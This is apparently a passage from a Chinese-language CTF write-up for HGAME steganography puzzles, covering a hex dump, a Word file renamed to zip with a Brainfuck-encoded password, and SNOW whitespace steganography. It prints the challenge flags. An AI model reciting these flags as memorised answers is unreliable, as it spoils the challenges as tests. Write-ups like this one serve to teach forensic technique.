00000192	2A 6B 29 8D 92 00 78 FF 77 79 32 93 24 10 01 B0	*k) ' xÙwy2"§ °	
00000208	DC EF F3 69 A6 BB 6D A9 54 95 0B 93 04 03 B1 FC	Üiío!»m€T. " ±ü	
00000224	23 E3 AB 77 F1 2F 33 D9 7E 19 FE D1 F0 EF 76 7D	#â«wñ/3Ù~ þÑðiv}	
00000240	C5 0F E8 E5 E3 67 1D 7E 3A 3F AB E7 5F F0 5F 32	Å èâäg ~:?:«ç_å_2	
00000256	79 F1 2D 1B EF A6 E7 97 DD 87 69 A2 D7 5F EF 9F	yñ- i;ç-Ù+icx_iÙ	
00000272	B4 FB 8F 36 BE 44 E7 31 8D 7F CC E6 21 9B FF 4B	Ù 6%Dçl ïæ!>ÙK	
00000288	6C 9E E8 FD 1D 85 B3 B0 79 6E 7C 2C F3 0C CD CF	IžÙy ...°yn ,ó ÍÍ	
00000304	35 FE E0 57 CD DF FE 7C 43 E3 EB 23 7E 18 70 59	5þÙWÍÙþ Cåé#~ pÙ	

然后就能看到隐藏的 flag 了



hgame{Wh4t_A_W0nderful_Wallpaper}


Word RE:MASTER

到了最后一题，解压出来是两个 word 文件，打开第一个 word 看看，emm。。。好像没发现什么线索，第二个 word 需要密码才能打开，提示密码藏在第一个文件中

Fuck! 我的脑子好疼！这可能是音游瘾发作最严重的一次，躺在床上很想打交互，嘴里念叨：Ooooooooooooo·AAAAE-A-A-I-A-U·JOoooooooooooooo·AAE-O-A-A-U-U-A·Eeee-ee-eee·AAAAE-A-E-I-E-A·JOooo-oo-oo-oo EEEE·A-AAA-AAAA,不行我得在brainpower耗尽前把密码记下来。←



尝试把文件后缀名改成 zip 解压出来看看，结果还真找到了密码




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<password>+++++ ++[ - +++++ +++++ >++++ .+<+ +++++ >+,<+ +[ >- +++++ > - .++ +++++. <++++[ ->-- <>-. +++,+, +++++ +++++. <+++[ ->-- <>-- ..----,+ .++++ +++++ .<+++ [ ->-- <>-- ..---- .<</password>
```

C:\Users\Administrator\Downloads\Compressed\Word REMASTER_e3c365a2\clهد60fb07152279a3\data\first\word\password.xml

第 1 行, 第 1 列 100% Windows (CRLF) UTF-8

一看就是brainfuck，解码得到第二个word的密码


and his Brainfuck interpreter in PHP



打开一看，只有一张图片和一堆空格和制表符，反正猜了半天，没猜出图片是啥意思，后来在出题人的提示之下，才找到线索，原来是snow隐写

StargazeR: 翻译可以接地气，但不能接地气

复制到 txt 里，然后运行 snow 即可获得 flag



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window shows the following command sequence:

```
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。
尝试新的跨平台 PowerShell https://aka.ms/powershell

PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\Compressed\SNOW
PS C:\Users\Administrator\Downloads\Compressed\SNOW> ./SNOW -c 1.txt
hgame{Challenge_Whit3_P4ND0R4_P4R4D0XXX}
PS C:\Users\Administrator\Downloads\Compressed\SNOW> |
```